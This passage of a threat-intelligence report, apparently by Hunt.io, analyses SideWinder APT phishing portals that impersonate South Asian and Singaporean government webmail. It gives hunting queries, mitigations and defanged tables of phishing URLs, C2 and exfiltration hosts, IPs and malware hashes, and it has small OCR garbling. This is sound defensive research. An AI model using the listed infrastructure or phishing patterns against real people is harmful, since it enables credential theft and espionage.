


Figure 29. Hunt.io analysis for mail-aviation-gov-pk-pdf[.]pages[.]dev with multiple redirect pages to a fake Zimbra Login page impersonating Pakistan National Corporation (NTC)

The screenshot shows multiple login attempts to the **Zimbra Web Client** hosted on mail.aviation.gov.pk, redirecting users through suspicious URLs, alongside a **National Telecom Corporation (NTC) login page** impersonation. This setup indicates a potential **phishing campaign** targeting Pakistani government employees by spoofing official webmail portals to harvest credentials, leveraging fake Zimbra and NTC login interfaces to trick victims into entering their usernames and passwords.




Figure 30. Fake NTC advisory on secure-ntc.net and a counterfeit MoD Zimbra login on mail-aviation-gov-pk-pdf[.]pages[.]dev uncovered by Hunt.io for stealing credentials.

URL	Title
httpx://ntc-06gd0upz[.]b4a[.]run/login/?jcvjeijnasdncadasdbfdfurhtnbfgbsydbx=1	Zimbra
httpx://posta-nhq43i6x[.]b4a[.]run/login/?jcvjeijnasdncadasdbfdfurhtnbfgbsydbx=1	Zimbra
httpx://webservermail-g2689far[.]b4a[.]run/login/?jcvjeijnasdncadasdbfdfurhtnbfgbsydbx=1	Zimbra
httpx://secure-ntc[.]net/Advisory/NTC/2025/05/hit.gov.pk/	Zimbra Web Client Sign In
httpx://mail-aviation-gov-pk-pdf[.]pages[.]dev/	Zimbra Web Client Sign In

A pattern-based hunt on Cloudflare's **workers.dev** infrastructure uncovered 16 phishing domains created after January 1, 2025. These domains incorporated keywords such as "pk," "lk," "pak," and "ntc" to impersonate Pakistan and Sri Lanka.

```
  AND timestamp gt '2025-01-01'
ORDER BY
  timestamp DESC
" data-pf_style_display="inline" data-pf_style_visibility="visible" orig-
style="null">SELECT
  url, title
```

```
  FROM
    crawler
  WHERE
    url RLIKE '-(pk|lk|pak|ntc).+workers\.dev\.
AND timestamp gt '2025-01-01' ORDER BY timestamp DESC
```

Copy




Figure 31. Hunt.io query exposed 16 malicious workers.dev domains mimicking PK/LK government & telecom portals discovered

URL	Title
httpx://gooogle.files-cyber-net-pk[.]workers[.]dev/	Welcome to CloudBox Solutions
http://blue-term-c168.gov-pkgov[.]workers[.]dev/	-
http://pythonscanner.gov-pkgov[.]workers[.]dev/	-
http://mail-modp.gov-pkgov[.]workers[.]dev/	-
http://mail-ntc-net-pk.gov-pkgov[.]workers[.]dev/	-
http://maif-piac-aero.gov-pkgov[.]workers[.]dev/	-
http://worker-dark-paper-2231.gov-pkgov[.]workers[.]dev/	-
http://webmail.cybar-net-pk[.]workers[.]dev/	Axigen WebMail
http://worker-patient-wave-96d1.pakistan-gov-pk[.]workers[.]dev/	Global Text Share
http://mail.pof-gov-pk[.]workers[.]dev/	Axigen WebMail
httpx://uploads.ptcl-gov-pk[.]workers[.]dev/	PTCL Annual Report Viewer
http://workermdxxx.naychilin-pk[.]workers[.]dev/	-
httpx://verify.mod-defence-lk[.]workers[.]dev/	reCAPTCHA Verification
httpx://mail-depo-gov-pk.govtpak[.]workers[.]dev/	-
httpx://mail-modp-gov-pk.pak-gov-pk[.]workers[.]dev/	-
http://mail-mod-gov-pk.pakistan-gov-pk[.]workers[.]dev/	-

Beyond phishing portals, SideWinder also maintained open directories hosting executables and decoy files, pointing to a clear maritime focus.

Our researchers have found blue-term-c168[.]gov-pkgov[.]workers.dev as being linked to APT SideWinder, and it is also listed in the Maltrail feed. Unlike the earlier phishing-focused activity, this campaign shows a slight variation and appears to be associated with the **Marine Sector, targeting Pakistan and Sri Lanka**.

Using Hunt.io AttackCapture™ and OSINT, analyst "Demon" discovered two exposed C2 endpoints and open directories at themegaprovider[.]ddns[.]net (47.236.177.123) and gwadarport[.]ddns[.]net (31.14.142.50) that hosts a mixture of executables, DLLs, and lure documents aimed at credential theft and C2 persistence.




Figure 32. The open directory at 31.14.142.50 is exposing an APT Sidewinder campaign targeting Pakistan and the Sri Lankan Marine Sector.

In total, we observed over 40 distinct samples across the evidence set: 8 samples mapped to the first cluster, 2 samples to the Colombo-hosted open directory, and an additional open-directory staging instance listing ~33 files and 8 directories tied to the same campaign. Analysis reveals at least six unique C2 domains/IPs, including 89.46.65.19, colombo-port.ddns.net, morning-forest-4fef.ethanhunthero125[.]workers[.]dev, two lure filenames (Training_Program_July_2024.pdf.url, Navy_Operational_Highlights_2025.zip, Incident_Report_Gwadar_Port_Complex.pdf.exe) consistent with maritime and port-themed social engineering.




Figure 33. Tree diagram of the APT SideWinder Marine-themed campaign, showing three distinct clusters (First, Colombo-hosted, and Gwadar Open-dir) with their respective file counts and linked C2 infrastructure. The campaign specifically targets the maritime sector in Pakistan and Sri Lanka.

And while most activity stays in South Asia, we also found spillover: Singapore's Ministry of Manpower impersonated with the same templates.

Singapore Spillover: Ministry of Manpower Impersonation

A targeted hunt on "Ministry of Manpower" themed phishing portals uncovered three malicious webpages momgovsg[.]net, mom.gov-sg[.]online, and momgovsg[.]info, impersonating Singapore's Ministry of Manpower (MOM).

```
SELECT
  url, title, body
FROM
  crawler
WHERE
  title='Ministry of Manpower'
  AND timestamp gt '2025-01-01'
ORDER BY
  timestamp DESC
```

Copy




Figure 34. Hunt.io revealed 3 phishing portals impersonating Singapore's Ministry of Manpower, crafted to steal credentials under the guise of official services.

The consistent use of "**govsg**" with minor variations such as hyphenation and alternate TLDs aligns with patterns previously observed in campaigns linked to SideWinder. However, no direct attribution can be confirmed at this stage of analysis.

Taken together, these patterns are clear and repeatable, giving defenders a solid basis to build simple detections and filters.

Mitigation Strategies

- Proactively monitor free hosting platforms (Netlify, pages.dev, workers.dev, b4a.run) for government-themed phishing portals.
- Continuously ingest and correlate IoCs (domains, IPs, file hashes) into SIEM and EDR systems.
- Block suspicious redirects and enforce advanced filtering against fake Zimbra/Outlook login attempts.
- Educate government and defense personnel to identify document-based phishing lures tied to login requests.
- Limit lateral movement post-compromise by enforcing MFA and segmenting critical networks (finance, defense, telecom).
- Regional cooperation among South Asian CERTs/SOCs is essential, given the cross-border nature of SideWinder operations.

Conclusion

The hunt confirms that **SideWinder remains one of the most persistent and adaptive APT actors in South Asia**, leveraging **rapid domain churn, lure documents, and multi-platform malware** to sustain long-running espionage campaigns.

The group's ability to recycle legacy infrastructure while constantly deploying fresh phishing portals highlights a **blend of sophistication and pragmatism**. With **40% of observed activity focused on Pakistan** and broader regional targeting across Nepal, Bangladesh, Sri Lanka, and Myanmar, the campaign reflects both **strategic intent and operational discipline**.

Sidewinder APT Indicators of Compromise (IOCs)

For those who need actionable details, here's the full set of defanged IOCs grouped by domains, servers, IPs, and samples.

URL	Target / Spoofed Entity	Notes
httpx://drive-dgdp-gov-bd-files[.]netlify[.]app/	DGDP Bangladesh	Active, fake secured file portal
httpx://dgdp-product-details-2025-turkey[.]netlify[.]app/	DGDP Bangladesh / Turkey	Fake defense equipment request
httpx://drive-dgdp-gov-bd-confidential-files[.]netlify[.]app/	DGDP Bangladesh	Phishing
httpx://mall-ministryoffinance-np[.]netlify[.]app/	Nepal Ministry of Finance	Fake Outlook login, resolves 98.84.224.111
httpx://maill-nepalgv-gov-np[.]netlify[.]app/	Nepal Gov	Email Sign-In
httpx://mail-moha-gov-np-download[.]netlify[.]app/	Nepal Gov	Email Sign-In
httpx://www-foreignaffairs-nepal-com[.]netlify[.]app/	Nepal MoFA	Carbonio Webmail Login
http://www-nepalgovernment-genz-agendapdf[.]netlify[.]app/	Nepal Gov	Spoofed policy PDF
httpx://mail-minfinance-gov-np[.]netlify[.]app/	Nepal Finance	Fake Outlook login
httpx://maill-govtnepal-gov-np[.]netlify[.]app/	Nepal Gov	Credential harvesting
httpx://mail-mod-gov-np-download-pdf[.]netlify[.]app/	Nepal MoD	Phishing
httpx://helpful-national-poilcy-nepla-gov-np[.]netlify[.]app/	Nepal Gov	AI Policy decoy
httpx://doc-ye9wbezc[.]b4a[.]run/	Nepal Gov	Fake AI Policy
httpx://viewpdfonline-1wgtaeus[.]b4a[.]run/	Nepal Gov	Credential harvesting
httpx://drive-nepal-gov-np-files[.]netlify[.]app/	Nepal Gov	Fake secured file system
mailcbmgovmm[.]pages[.]dev	Myanmar Central Bank	Fake Zimbra login
httpx://owa-suparco-gov-pk-owa-autho[.]pages[.]dev	Pakistan SUPARCO	Fake Outlook Webmail
httpx://mail-paa-gov-pk[.]pages[.]dev/error	Pakistan Airports Authority	Phishing

URL	Target / Spoofed Entity	Notes
httpx://mail-suparco-gov-pk-owa-auth-logon-aspx[.]pages[.]dev	Pakistan SUPARCO	Outlook spoof
httpx://owa-suparco-gov-pk-logon-aspx[.]pages[.]dev	Pakistan SUPARCO	Outlook spoof
httpx://autodiscover-paa-gov-pk-auth-logon-aspx[.]pages[.]dev	Pakistan Airports Authority	Outlook spoof
mail-776f305796709f2d567e6868feaba274-gov-pk-investment[.]pages[.]dev	Pakistan Board of Investment	Fake Zimbra login
httpx://na-gov-pk-meeting-pac[.]pages[.]dev/	Pakistan National Assembly	Fake PAC notice
httpx://webmail-hubpower-com-error[.]pages[.]dev/login	Pakistan HubPower	Fake login
httpx://ntc-06gd0upz[.]b4a[.]run/login	Pakistan NTC	Fake Zimbra
httpx://posta-nhq43i6x[.]b4a[.]run/login	Pakistan NTC	Phishing
httpx://webservermail-g2689far[.]b4a[.]run/login	Pakistan NTC	Phishing
httpx://secure-ntc[.]net/Advisory/NTC/2025/05/hit.gov.pk/	Pakistan NTC	Fake advisory
httpx://mail-aviation-gov-pk-pdf[.]pages[.]dev/	Pakistan MoD	Fake Zimbra
httpx://gooogle.files-cyber-net-pk[.]workers[.]dev/	Pakistan	Impersonating gov/telecom portals
http://blue-term-c168.gov-pkgov[.]workers[.]dev/	Pakistan Navy	Malware C2
http://pythonscanner.gov-pkgov[.]workers[.]dev/	Pakistan Navy	Malware C2
http://mail-modp.gov-pkgov[.]workers[.]dev/	Pakistan MODP	Credential harvesting
http://mail-ntc-net-pk.gov-pkgov[.]workers[.]dev/	Pakistan NTC	Credential harvesting
http://maif-piac-aero.gov-pkgov[.]workers[.]dev/	Pakistan Airline	Credential harvesting
http://worker-dark-paper-2231.gov-pkgov[.]workers[.]dev/	Pakistan	Credential harvesting
http://webmail.cybar-net-pk[.]workers[.]dev/	Pakistan	Credential harvesting
http://worker-patient-wave-96d1.pakistan-gov-pk[.]workers[.]dev/	Pakistan	Credential harvesting
http://mail.pof-gov-pk[.]workers[.]dev/	Pakistan Ordinance Factories	Credential harvesting
httpx://uploads.ptcl-gov-pk[.]workers[.]dev/	PTCL	Credential harvesting
http://workermdxxx.naychilin-pk[.]workers[.]dev/	Pakistan	Credential harvesting
httpx://verify.mod-defence-lk[.]workers[.]dev/	Sri Lanka Ministry of Defense	Credential harvesting
httpx://mail-depo-gov-pk.govtpak[.]workers[.]dev/	Pakistan Defense Export Promotion Organization	Credential harvesting
httpx://mail-modp-gov-pk.pak-gov-pk[.]workers[.]dev/	Pakistan Ministry of Defense Production	Credential harvesting
http://mail-mod-gov-pk.pakistan-gov-pk[.]workers[.]dev/	Pakistan Ministry of Defense	Credential harvesting

Exfiltration Servers

Domain	Usage
drive-nepal-gov[.]com	Nepal credential collection
myanmar-org-mail[.]com	Myanmar CBM credential theft
technologysupport[.]help	Pakistan BOI/NTC credential theft

IP Addresses

IP	Associated Domains / Notes
98.84.224[.]111	mall-ministryoffinance-np[.]netlify[.]app
193.57.138[.]22	govmm[.]org, malware hosting
5.255.113[.]9	govmm[.]org malware hosting
46.183.184[.]245	govmm[.]org, govnp[.]org, andc[.]govaf[.]org
18.160.41[.]38	b4a[.]run cluster (NTC + MoFA Nepal)
159.100.6[.]5	secure-ntc[.]net
47.236.177[.]123	themegaprovider[.]ddns[.]net open directory
31.14.142[.]50	gwadarport[.]ddns[.]net open directory

Malware Samples

Filename	Hash	C2 / Notes
AdobeUpdateCore.exe / manarupdate.exe / payload_1.exe	7a6723cea87ba7c098f022ad92abf865	govmm[.]org
payload_1.zip	799b9aa10e223b13577f9685c7808280	govmm[.]org
ThisDocument.txt	b6fb42a8ff8ea93addf1c3a99abfe10a	govmm[.]org
e0fd3.exe / EdgUpdate.exe	5b4eebe67765339f2a4ef7f0cc1d4f44	5.255.113[.]9
gwadardxgi.dll	04acac204ff3fbd18115982478adb7e5	blue-term-c168[.]gov-pkgov[.]workers.dev
agent2.malz	487da072770a77a568cb43b7a5f9cdcd	89.46.65[.]19
localfile~	bc5543b39d89cda6832706948945f567	89.46.65[.]19
localfile~	80b8048876db5af4578a6ad9690e2bfa	89.46.65[.]19
lsdxgi.dll	e57860d18607667ca76a5046b97976c3	-
itrpay.dll	f3081479986fee38211b28247b185d65	-
dxgi.dll	00c1ecc716c9206964b50529661fee7c	-
pdocumentsdxgi.dll	13e321fed4903d136f19ad54b885650b	-
Training_Program_July_2024.pdf.url	00603c207062e8f8576225067a7c5269	colombo-port[.]ddns[.]net
Navy_Operational_Highlights_2025.zip	c1a5863ad6f31ecc1a9079927c69cbf2	colombo-port[.]ddns[.]net

Open Directories

Host	IP	Notes
themegaprovider[.]ddns[.]net	47.236.177[.]123	Marine sector samples
gwadarport[.]ddns[.]net:9090	31.14.142[.]50	33 files & 8 directories exposed